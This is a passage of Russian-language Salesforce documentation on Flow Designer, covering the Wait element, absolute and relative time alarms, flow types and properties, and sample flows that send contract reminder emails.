равно нулю	Пока не заполнено значением (при выборе значения «Истина»).	Логическое
начинается с	Начинается с данных, введенных или выбранных как значение.	• Логическое • Валюта • Дата • Дата/время • Раскрывающийся список со множественным выбором • Число • Раскрывающийся список • Текст

Типы событий потока

Параметр «Тип события» определяет поля, используемые для определения события в элементе «Ожидание». Обоими доступными типами событий являются оповещения, состоящие из значения даты/времени (базовое время) и дополнительного смещения относительно данного времени.

Базовое время (всегда является обязательным) — это значение даты/времени, которое используется в качестве основы для оповещения. При отсутствии смещения оповещение всегда использует точное значение базового времени. В зависимости от выбранного типа события, базовое время может состоять из одного или нескольких полей.

Смещение (является дополнительным) — это промежуток времени до или после базового времени для выполнения оповещения. Смещение всегда состоит из двух полей: «Число смещения» и «Единица смещения». Например, чтобы выполнять оповещение через три дня после наступления базового времени, введите число *«3»* и единицу *«Дни»*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Оповещения по абсолютному времени

Оповещение по абсолютному времени дожидается определенного времени на основе абсолютного значения даты/времени. Например, данный тип события в элементе «Ожидание» позволяет выполнять какое-либо действие через день после начала сеансом потока процесса ожидания.

Оповещения по относительному времени

Оповещение по относительному времени дожидается определенного времени на основе поля даты/времени записи. Например, данный тип события позволяет выполнять какое-либо действие за три дня до наступления даты окончания контракта.

СМ. ТАКЖЕ:

Элемент «Ожидание» в потоке

Оповещения по абсолютному времени

Оповещение по абсолютному времени дожидается определенного времени на основе абсолютного значения даты/времени. Например, данный тип события в элементе «Ожидание» позволяет выполнять какое-либо действие через день после начала сеансом потока процесса ожидания.

При настройке элемента «Ожидание» в потоке выполните указанные ниже действия.

- Определите события, ожидаемые потоком.
- Назначьте данные из наступившего события переменным потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Условия события

Ниже перечислены параметры, доступные для определения событий, поле «Тип события» которых содержит значение «Оповещение: абсолютное время».

Параметр	Описание	Пример
Базовое время	Значение даты/времени. При заполнении полей «Число смещения» и «Единица смещения» значение данного поля является основой для смещения. При необходимости введите значение даты/времени или добавьте ссылку на поле слияния или ресурс потока вручную.	`{!$Flow.CurrentDate}`
Число смещения	Дополнительно. Количество дней или часов для смещения значения параметра «Базовое время». Данный параметр является обязательным при заполнении поля «Единица смещения». Значение должно быть введено вручную и соответствовать целому числу. Данное значение не может содержать поле слияния или ресурс потока. Чтобы выполнять оповещение до значения параметра «Базовое время», введите отрицательное число. Чтобы выполнять оповещение после значения параметра «Базовое время», введите положительное число.	*-3*

Параметр	Описание	Пример
Единица смещения	Дополнительно. Единица для смещения значения параметра «Базовое время». Данный параметр является обязательным при заполнении поля «Число смещения». Введите значение *«Дни»* или *«Часы»* вручную. Данное значение не может содержать поле слияния или ресурс потока.	*Дни*

Пример потока, ожидающего оповещения по абсолютному времени, см. в разделе «Образец потока, ожидающего отдельное событие».

Выводы события

Чтобы воспользоваться данными из события в потоке, назначьте его выводы переменным потока.

Параметр	Описание	Пример
Базовое время	Фактическое время наступления события и возобновления сеанса потока.	`11/26/2014 10:12 AM`
Статус доставки события	Статус события при возобновлении сеанса потока. Система Salesforce доставляет наступившее событие в ожидающий поток; данное действие обрабатывается потоком как сигнал для возобновления. Допустимые значения: • «Доставлено»: событие доставлено. • «Недопустимо»: событие не доставлено, но поток возобновлен.	Доставлено

СМ. ТАКЖЕ:

Типы событий потока

Оповещения по относительному времени

Оповещение по относительному времени дожидается определенного времени на основе поля даты/времени записи. Например, данный тип события позволяет выполнять какое-либо действие за три дня до наступления даты окончания контракта.

При настройке элемента «Ожидание» в потоке выполните указанные ниже действия.

- Определите события, ожидаемые потоком.
- Назначьте данные из наступившего события переменным потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Условия события

Ниже перечислены параметры, доступные для определения событий, поле «Тип события» которых содержит значение «Оповещение: относительное время».

Параметр	Описание	Пример
Тип объекта	API-имя объекта, поле которого должно использоваться для оповещения. См. подраздел «Поддерживаемые объекты» на странице 6256. Введите строку вручную. Данное значение не может содержать поле слияния или ресурс потока.	*Контракт*
Поле базовой даты/времени	API-имя для поля даты или даты/времени указанного объекта. При заполнении полей «Число смещения» и «Единица смещения» значение данного поля является основой для смещения. Введите строку вручную.	`EndDate`
Код записи	Код записи, используемой в качестве основы оповещения. Тип объекта записи должен соответствовать значению поля «Тип объекта». При необходимости введите строку, поле слияния или ресурс потока.	`{!ContractId}`
Число смещения	Дополнительно. Количество дней или часов для смещения значения параметра «Поле базовой даты/времени». Данный параметр является обязательным при заполнении поля «Единица смещения». Значение должно быть введено вручную и соответствовать целому числу. Данное значение не может содержать поле слияния или ресурс потока. Чтобы выполнять оповещение до значения параметра «Поле базовой даты/времени», введите отрицательное число. Чтобы выполнять оповещение после значения параметра «Поле базовой даты/времени», введите положительное число.	`-3`
Единица смещения	Дополнительно. Единица для смещения значения параметра «Поле базовой даты/времени». Данный параметр является обязательным при заполнении поля «Число смещения». Введите значение *«Дни»* или *«Часы»* вручную. Данное значение не может содержать поле слияния или ресурс потока.	*Дни*

Примеры потоков, ожидающих оповещений по относительному времени, см. в разделе «Образец потока, ожидающего только первое событие» или «Образец потока, ожидающего множество событий».

Выводы события

Чтобы воспользоваться данными из события в потоке, назначьте его выводы переменным потока.

Параметр	Описание	Пример
Базовое время	Фактическое время наступления события и возобновления сеанса потока.	`11/26/2014 10:12 AM`
Статус доставки события	Статус события при возобновлении сеанса потока. Система Salesforce доставляет наступившее событие в ожидающий поток; данное действие обрабатывается потоком как сигнал для возобновления. Допустимые значения: • «Доставлено»: событие доставлено. • «Недопустимо»: событие не доставлено, но поток возобновлен.	Доставлено

Поддерживаемые объекты

Пользователи могут создавать оповещения по относительному времени для любого настраиваемого или стандартного объекта ниже.

- Организация
- Актив
- Кампания
- `CampaignMember`
- Обращение
- `CaseComment`
- `Certification`
- `CertificationDef`
- `CertificationSectionDef`
- `CertificationStep`
- `CertificationStepDef`
- Контакт
- Контракт
- `ContractLineItem`
- `DandBCompany`
- `DuplicateRecordItem`
- `DuplicateRecordSet`
- `EmailMessage`
- Право
- `EntitlementContact`
- `EnvironmentHubMember`
- `EnvironmentHubMemberRel`

- Событие
- `ExternalEventMapping`
- `FeedItem`
- Цель
- `GoalLink`
- Идея
- `IdentityProvEventLog`
- Интерес
- `LiveAgentSession`
- `LiveChatTranscript`
- `LiveChatTranscriptEvent`
- `LiveChatTranscriptSkill`
- Макрос
- `MacroAction`
- `MacroInstruction`
- Показатель
- `MobileDeviceCommand`
- Возможность
- `OpportunityLineItem`
- `OpportunitySplit`
- `OpportunityTeamMember`
- Заказ
- `OrderItem`
- Организация
- `PersonAccount`
- `Product2`
- `ProfileSkill`
- `ProfileSkillEndorsement`
- `ProfileSkillUser`
- Вопрос
- `QuickText`
- Смета
- `QuoteLineItem`
- Ответ
- `SOSSession`
- `SOSSessionActivity`
- `ServiceContract`
- `SignupRequest`
- Сайт

- SocialPersona
- SocialPost
- Решение
- SsoUserMapping
- StreamingChannel
- Задача
- UsageEntitlementPeriod
- Пользователь
- UserLicense
- UserProvisioningRequest
- WorkBadge
- WorkBadgeDefinition
- WorkCoaching
- WorkFeedback
- WorkFeedbackQuestion
- WorkFeedbackQuestionSet
- WorkFeedbackRequest
- WorkFeedbackTemplate
- WorkGoal
- WorkPerformanceCycle
- WorkReward
- WorkRewardFund
- WorkRewardFundType
- WorkThanks
- WorkUpgradeAction
- WorkUpgradeCustomer
- WorkUpgradeUser
- *articleType*_kav

СМ. ТАКЖЕ:

Типы событий потока

Типы потоков

Тип потока или версии потока определяет поддерживаемые элементы и ресурсы, а также способы распространения потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Стандартные типы потоков

Ниже перечислены типы потоков, поддерживаемые облачной версией приложения Flow Designer.

Тип	Описание
Поток	Данный тип требует взаимодействия с пользователем ввиду наличия как минимум одного элемента «Окно», «Действие», «Выбор» или «Динамический выбор». Данный тип потока не поддерживает элементы «Ожидание». Поток может быть внедрен посредством настраиваемой кнопки, настраиваемой ссылки, прямого URL-адреса, страницы Visualforce или действия Salesforce1.
Автоматически запущенный поток	Данный тип не требует взаимодействия с пользователем. Данный тип потока не поддерживает элементы «Окно», «Действие», «Выбор» или «Динамический выбор». Автоматически запущенный поток может быть внедрен любым способом, который поддерживается потоком, а также посредством действия процесса, действия бизнес-правила (пробная версия) или кода Apex.
Поток инициализации пользователя	Данный тип инициализирует пользователей для сторонних служб. Поток инициализации пользователя может быть внедрен только путем назначения связанного приложения при выполнении мастера инициализации пользователя. Данный тип инициализирует пользователей для сторонних служб. Например, рекомендуем использовать данный тип потока для настройки конфигурации инициализации пользователя для связанного приложения, поддерживающей связывание пользователей Salesforce с аккаунтами Google Apps.

Другие типы потоков

Облачная версия приложения Flow Designer поддерживает не все типы потоков. Некоторые типы потоков используются другими областями системы Salesforce. Облачная версия приложения Flow Designer не позволяет создавать или редактировать данные потоки, поэтому они не отображаются списком потоков. Тем не менее, сеансы одного из данных типов могут отображаться списком «Приостановленные и ожидающие сеансы» на странице управления потоками.

Например, выполнение процесса (из конструктора процессов) инициирует создание сеанса потока. В списке «Приостановленные и ожидающие сеансы» данному сеансу назначается тип «Бизнес-правило».

Тип	Описание
Workflow	Выполняемый экземпляр процесса, созданного в конструкторе процессов.

СМ. ТАКЖЕ:

- Свойства потока
- Поток и поля с версией потока
- Инициализация пользователя для связанных приложений

Свойства потока

Свойства потока состоят из имени, описания, метки сеанса и типа. Данные свойства определяют значения полей, отображаемые на странице сведений о потоке или версии потока. Свойства потока отделены от свойств версий потока.

Совет: По умолчанию свойства для версий заданного потока автоматически соответствуют свойствам активной версии. Другими словами, при наличии трех версий и активации версии 2 система Salesforce обновляет свойства версий 1 и 3 для соответствия версии 2. Тем не менее, редактирование свойств неактивной версии препятствует автоматическому обновлению ее свойств с целью соответствия активной версии.

Чтобы обновить свойства потока или версии потока, нажмите кнопку в облачной версии приложения Flow Designer.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Свойство	Описание
Имя	Имя потока или версии потока. Имя отображается на странице управления потоками и странице сведений о потоке. Кроме того, оно отображается в динамическом пользовательском интерфейсе. При необходимости измените имя для неактивного потока или версии потока.
Уникальное имя	Уникальное имя потока. Уникальное имя используется для ссылки на данный поток из других областей системы Salesforce (например, URL-адрес или страница Visualforce). Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Уникальное имя отображается на странице сведений о потоке. Уникальное имя не может быть изменено после сохранения потока.
Описание	Описание потока или версии потока. Описание отображается на странице управления потоками и странице сведений о потоке. При необходимости измените описание для неактивного потока или версии потока.
Тип	Тип потока или версии потока. Тип отображается на странице управления потоками и странице сведений о потоке. Тип определяет элементы и ресурсы, поддерживаемые потоком или версией потока, а также способы внедрения потока. Дополнительную информацию см. в разделе «Типы потоков» на странице 6259.

Свойство	Описание
	Тип «Поток входа» не может быть обновлен после сохранения потока.
Метка сеанса	Метка для сеансов потока. *Сеанс* — это выполняемый экземпляр потока. Ниже перечислены области отображения данной метки. • Список «Приостановленные и ожидающие сеансы» на странице управления потоками • Компонент «Приостановленные сеансы» на вкладке «Начальная страница» • Элемент «Приостановленные сеансы» в приложении Salesforce1 При необходимости измените метку сеанса для неактивного потока или версии потока. По умолчанию метка сеанса содержит имя потока и системную переменную `{!$Flow.CurrentDateTime}`. Рекомендуем использовать текстовый шаблон для ссылки на разные ресурсы в метке. Например, *Имя потока* `- {!Account.Name} - {!$Flow.CurrentDateTime}`.

СМ. ТАКЖЕ:

Сохранение потока

Поток и поля с версией потока

Образцы потоков

Иногда лучше показать, чем рассказать. Рассмотрите эти образцы потоков, чтобы понять, как работать, например, с элементами «Ожидание» и переменными коллекции.

Образец потока, заполняющего переменную коллекции

Заполните переменную коллекции путем заполнения переменной коллекции sObject. Затем назначьте переменной коллекции значения переменной коллекции sObject.

Образцы потоков, ожидающих события

Настроить ожидание событий в потоке можно одним из трех способов.

Образец потока, выполняющего цикл по коллекции

С использованием коллекций переменных sObject и циклов можно передавать владение организациями от одного пользователя другому. Поток уже содержит обязательные коды пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Образец потока, заполняющего переменную коллекции

Заполните переменную коллекции путем заполнения переменной коллекции sObject. Затем назначьте переменной коллекции значения переменной коллекции sObject.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сценарий

Данный сценарий предполагает отправку сообщения эл. почты всем сотрудникам, проживающим в Сан-Франциско.


Элемент «Отправка эл. почты» позволяет отправлять сообщения эл. почты из потока. Тем не менее, параметр «Получатели» принимает только текстовые переменные и текстовые переменные коллекции. Ввиду наличия нескольких пользователей, проживающих в Сан-Франциско, рекомендуем использовать переменную коллекции (взамен ввода отдельного адреса эл. почты для каждого пользователя).

Элементы «Быстрый поиск» и «Поиск записи» не могут использоваться для заполнения переменных коллекции. Сначала заполните переменную коллекции sObject на основе пользователя значениями полей, включая поле «Эл. почта», из записей сотрудников, проживающих в Сан-Франциско. Затем добавьте данные сообщения эл. почты в переменную коллекции.

Затем выберите заполненную переменную коллекции в качестве значения для параметра «Адреса эл. почты (набор)» элемента «Отправка эл. почты».

Пример: Данный поток уже содержит данные ресурсы.

- Переменная коллекции sObject на основе пользователя (`employeesInSF`)
- Переменная sObject на основе пользователя (`loopVariable`)
- Переменная коллекции на основе текста (`emails_employeesInSF`)



Пример потока:

1. находит все записи пользователей, поле «Город» которых содержит значение «Сан-Франциско», и заполняет переменную `employeesInSF` значением поля «Эл. почта» данных записей.

   Переменная `employeesInSF` является переменной коллекции sObject, поэтому должна заполняться посредством элемента «Быстрый поиск».

2. выполняет цикл по переменной коллекции sObject для обработки каждой отдельной записи пользователя. Цикл копирует значения каждого элемента переменной `employeesInSF` в переменную `loopVariable`.

3. назначает значение поля «Эл. почта» пользователя переменной коллекции, использующей тип данных «Текст», для каждой итерации.
4. отправляет сообщение эл. почты пользователям, адреса эл. почты которых теперь хранятся в переменной `emails_employeesInSF`, по завершении цикла.

СМ. ТАКЖЕ:

Ресурс потока «Переменная коллекции»

Добавление значений в переменную коллекции

Образцы потоков, ожидающих события

Настроить ожидание событий в потоке можно одним из трех способов.

Образец потока, ожидающего множество событий

Данный поток дожидается выполнения множества событий, а не только первого события. Базовым временем данных событий являются значения полей, поэтому данный пример использует оповещения по относительному времени.

Образец потока, ожидающего только первое событие

Данный поток дожидается выполнения первого события из множества. Базовым временем данных событий являются значения полей, поэтому данный пример использует оповещения по относительному времени.

Образец потока, ожидающего отдельное событие

Данный поток дожидается отдельного события. Базовым временем события в данном примере является системная переменная `{!$Flow.CurrentDateTime}`.

СМ. ТАКЖЕ:

Элемент «Ожидание» в потоке

Образец потока, ожидающего множество событий

Данный поток дожидается выполнения множества событий, а не только первого события. Базовым временем данных событий являются значения полей, поэтому данный пример использует оповещения по относительному времени.

Напоминания об обслуживании клиентов должны отправляться ответственным за контракты до наступления даты их окончания. Тем не менее, напоминания должны отправляться регулярно, а не разово. Данный пример определяет порядок использования одного элемента «Ожидание» для отправки первого напоминания за две недели и второго за одну неделю до наступления даты окончания контракта. При необходимости данный поток может отправлять дополнительные напоминания (например, за три дня и один день до наступления даты окончания контракта).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


Пример

Данный поток уже содержит данные заполненные переменные.

- `{!contract}` — это переменная sObject, содержащая значения полей `Id` и `OwnerId` контракта.
- `{!oneWeekVisited}` — это логическая переменная, содержащая стандартное значение *`{!$GlobalConstant.False}`*.

- `{!twoWeeksVisited}` — это логическая переменная, содержащая стандартное значение *`{!$GlobalConstant.False}`*.

Прежде чем выполнить элемент «Ожидание», поток находит и сохраняет значения полей `Id` и `OwnerId` контракта.




Электронные напоминания отправляются потоком за две недели и одну неделю до наступления даты окончания контракта, поэтому элемент «Ожидание» дополняется двумя событиями оповещения по относительному времени.

Совет: Каждое событие оповещения состоит из базового времени и смещения. При использовании оповещений по относительному времени поток определяет базовое время по трем элементам: объект, поле даты/времени и конкретная запись. Смещение для оповещений по относительному времени аналогично смещениям для оповещений по абсолютному времени. Поток должен определять единицу («*Дни*» или «*Часы*») и количество данных единиц. Чтобы разрешить потоку ожидание в течение определенного количества дней или часов до базового времени, назначьте параметру «Число смещения» отрицательное целое число.


Единице смещения обоих событий задается значение «*Дни*», так как единица смещения «Недели» не поддерживается.

Базовое время первого события («2 недели») — это значение `Contract.EndDate` **(1)** для записи, код которой хранится в `{!contract.Id}` **(2)**. Смещению соответствует значение «-14 дней» **(3)**, которое обозначает две недели.




Аналогичный элемент «Ожидание» должен использоваться для каждого напоминания, то есть сеанс потока, отправивший одно электронное напоминание, возвращается к элементу «Ожидание». Однако, чтобы избежать повторной отправки одного и того же сообщения эл. почты, воспользуйтесь *условиями ожидания*. При выполнении элемента «Ожидание» сеанс проверяет условия ожидания для каждого события с целью определения необходимости их ожидания. Сеанс не дожидается события, условия ожидания которого заданы, но не выполняются.

Для первого события сеанс проверяет логическую переменную `{!twoWeekVisited}` на наличие ложного значения. Переменной задается стандартное значение *`{!$GlobalConstant.False}`*, поэтому поток должен дожидаться события до изменения значения переменной.




Чтобы определить действия, которые выполняются потоком при наступлении события «2 недели», свяжите элемент «Ожидание» с другими элементами. Прежде чем вернуть путь потока в элемент «Ожидание», задайте переменной `{!twoWeeksVisited}` значение *`{!$GlobalConstant.True}`*. Данное действие может быть выполнено посредством элемента «Назначение». Если значение переменной `{!twoWeeksVisited}` не является ложным при выполнении элемента «Ожидание», то поток не дожидается выполнения события «2 недели». Фактически, сеанс проверяет, наступило ли первое событие, ввиду назначения истинного значения переменной только в пути данного события. Если данное событие наступило, но переменной не задано ложное значение, то сеанс не дожидается данного события.

Второе событие («1 неделя») использует аналогичное базовое время **(4)**, а смещению соответствует значение «-7 дней» **(5)**, которое обозначает одну неделю.



Для второго события поток проверяет логическую переменную `{!oneWeekVisited}` на наличие ложного значения. При его отсутствии поток не дожидается данного события.



Подобно первому событию, прежде чем вернуть путь потока в элемент «Ожидание», задайте переменной `{!oneWeekVisited}` значение *`{!$GlobalConstant.True}`* посредством элемента «Назначение». Если переменная `{!oneWeekVisited}` не содержит ложное значение, то поток не дожидается выполнения события «1 неделя».

Совет: Если поток выполняет элемент «Ожидание», но все события содержат невыполненные условия ожидания, то поток выполняет *стандартный путь события*. Данный поток завершается после отправки последнего напоминания, поэтому пользователи могут не связывать стандартный путь с другим элементом.

Рекомендуем настроить путь ошибки. В данном примере путь ошибки отправляет сообщение эл. почты, содержащее сообщение об ошибке, пользователю, создавшему поток.

Образец потока, ожидающего только первое событие

Данный поток дожидается выполнения первого события из множества. Базовым временем данных событий являются значения полей, поэтому данный пример использует оповещения по относительному времени.

Напоминания об обслуживании клиентов должны отправляться ответственным за организации за неделю до наступления даты продления организации или даты окончания контракта. Поток отправляет электронное напоминание для даты, которая наступает первой.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример

Данный поток уже содержит данные заполненные переменные.

- `{!accountId}` содержит код организации.
- `{!contractId}` содержит код контракта.
- `{!accountOwner}` содержит код ответственного за организацию.
- `{!ownerEmail}` содержит адрес эл. почты ответственного за организацию.


Прежде чем выполнить элемент «Ожидание», поток находит и сохраняет значение поля `ID` контракта, значения полей `ID` и `OwnerId` родительской организации и значение поля `Email` ответственного за организацию.




Элемент «Ожидание» определяет два события оповещения по относительному времени.

Совет: Каждое событие оповещения состоит из базового времени и смещения. При использовании оповещений по относительному времени поток определяет базовое время по трем элементам: объект, поле даты/времени и конкретная запись. Смещение для оповещений по относительному времени аналогично смещениям для оповещений по абсолютному времени. Поток должен определять единицу («*Дни*» или «*Часы*») и количество данных единиц. Смещению обоих событий задается значение «-7 дней», так как единица смещения «Недели» не поддерживается.

Базовое время первого события («Неделя до продления организации») — это значение `Account.Renewal_Date__c` **(1)** для записи, код которой хранится в `{!accountId}` **(2)**. Смещению соответствует значение «-7 дней» **(3)**.



Базовое время второго события («Неделя до истечения срока действия контракта») — это значение `Contract.EndDate` **(4)** для записи, код которой хранится в `{!contractId}` **(5)**. Смещению соответствует значение «-7 дней» **(6)**.



Данные события не требуют наличия условий ожидания, так как количество дополнительных напоминаний не должно превышать одного, а поток должен всегда дожидаться наступления обоих событий. Тем не менее, рекомендуем настроить путь ошибки. В данном примере путь ошибки отправляет сообщение эл. почты, содержащее сообщение об ошибке, пользователю, создавшему поток.

СМ. ТАКЖЕ:

- Элемент «Ожидание» в потоке
- Оповещения по относительному времени
- Элемент «Ожидание» в потоке
- Оповещения по относительному времени
- Что такое условия ожидания?

Образец потока, ожидающего отдельное событие

Данный поток дожидается отдельного события. Базовым временем события в данном примере является системная переменная `{!$Flow.CurrentDateTime}`.

Чтобы запросить отзывы клиентов после активации контракта, но отложить отправку сообщения эл. почты на один день, воспользуйтесь примером ниже.

Пример

Данный поток уже содержит указанные ниже заполненные переменные.


- `{!customerEmail}` содержит адрес эл. почты клиента.
- `{!creatorEmail}` содержит адрес эл. почты создателя потока.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поток активирует контракт **(1)**, а затем ожидает **(2)**.



Элемент «Ожидание» определяет отдельное событие (1 день после активации). Поток отправляет запрос отзыва через один день после активации контракта, поэтому система позволяет использовать оповещение по абсолютному времени. Системная переменная `{!$Flow.CurrentDateTime}` используется в качестве базового времени **(3)**, а значение «1 день» в качестве смещения **(4)**.



Ввиду наличия только одного события и необходимости только разовой отправки запроса отзыва, данное событие не требует настройки условий ожидания. Тем не менее, рекомендуем настроить путь ошибки. В данном примере путь ошибки отправляет сообщение эл. почты, содержащее сообщение об ошибке, пользователю, создавшему поток.

